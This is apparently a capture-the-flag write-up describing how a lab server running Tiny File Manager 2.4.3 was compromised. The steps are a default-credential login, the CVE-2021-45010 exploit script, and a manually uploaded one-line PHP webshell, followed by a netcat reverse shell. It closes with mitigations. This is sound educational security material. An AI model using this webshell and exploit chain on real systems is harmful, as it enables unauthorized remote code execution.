
Sometimes, the most dangerous vulnerability isn’t a complex buffer overflow or a zero-day exploit. Sometimes, it’s just a lazy configuration.
In this challenge, I targeted a server running Tiny File Manager. As the name suggests, it’s a simple, single-file PHP file manager. It’s convenient for admins, but if left with default settings, it’s a free ticket to Remote Code Execution (RCE) for attackers.
Here is how I compromised the system using Google, a Python script, and a bit of manual uploading.
Phase 1: Reconnaissance
I started with an Nmap scan against the target IP 10.87.160.181.
nmap -sV -sC 10.87.160.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 18:13 CET
Nmap scan report for 10.87.160.181
Host is up (0.037s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Tiny File Manager

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds
The scan revealed:
- Port 80: Apache 2.4.54.
- Title: „Tiny File Manager”.
I opened the browser and was greeted by a login screen.

Phase 2: Access (The „OSINT” Key) 🔑
Before firing up brute-force tools like Hydra, I applied „Hacker Logic”: Why break down the door if the key might be under the mat?
I searched Google for "tiny file manager default credentials".

The search results pointed to the default user/password combination:
User: admin
Password: admin@123
I tried them on the login page… and I was in.
Phase 3: Vulnerability Analysis
Once inside, I checked the source code of the page (or the footer) to find the version number.

The version was 2.4.3. A quick check with searchsploit revealed that this version is vulnerable to Authenticated Remote Code Execution (CVE-2021-45010).
https://www.exploit-db.com/exploits/50828
https://nvd.nist.gov/vuln/detail/CVE-2021-45010

The vulnerability exists because the application allows authenticated users to upload files, but fails to properly sanitize the paths or file types in older versions, leading to RCE.
Phase 4: Exploitation (Choose Your Fighter)
I had two ways to exploit this: the automated way (script) or the manual way (GUI). I tried both.
Method A: The Automated Exploit
I downloaded a Python exploit script from GitHub designed for this specific CVE.
https://github.com/febinrev/tinyfilemanager-2.4.3-exploit

I ran the script against the target using the credentials I found earlier.
python3 tiny_file_manager_exploit.py http://10.87.160.181/index.php admin admin@123

Boom. The script automatically uploaded a shell and gave me a command prompt as www-data.
Method B: The Manual Way (Living off the Land)
Since I had GUI access, I didn’t actually need the Python script. I could just upload a malicious PHP file myself.
- I prepared a simple webshell named
helper.php:PHP<? system($_GET['cmd']) ?> - I used the „Upload” button in the Tiny File Manager interface.

- The file was successfully uploaded to
/var/www/html/.

- I executed commands by visiting the URL:http://10.87.160.181/helper.php?cmd=id


To get a stable connection, I also uploaded a PHP Reverse Shell (rev-sh.php) and caught the connection with Netcat.
Phase 5: Looting the Flag
With a stable shell established, I explored the file system. I checked the /home directory and found the flag.
cat ../../../home/flag.txt

Flag:
CBR{T1nyF1l3M4n4g3r_RCE_2023}
Summary & Mitigation 🛡️
This challenge proves that Default Credentials are still one of the biggest risks in web security.
- The Mistake: The administrator installed a utility tool (Tiny File Manager) but failed to change the default password.
- The Impact: Full system compromise. Even if the software was patched, the ability to upload files as an admin would likely still lead to RCE.
- The Fix:
- Change Default Passwords: Immediately upon installation.
- Restrict Access: Tools like file managers should not be exposed to the public internet. Use IP allowlisting or VPNs.
- Update Software: Update TFM to the latest version to patch the Path Traversal/RCE vulnerability.
Lesson: Security tools and admin panels can become attack vectors if not properly hardened.
Happy Hacking! 🚀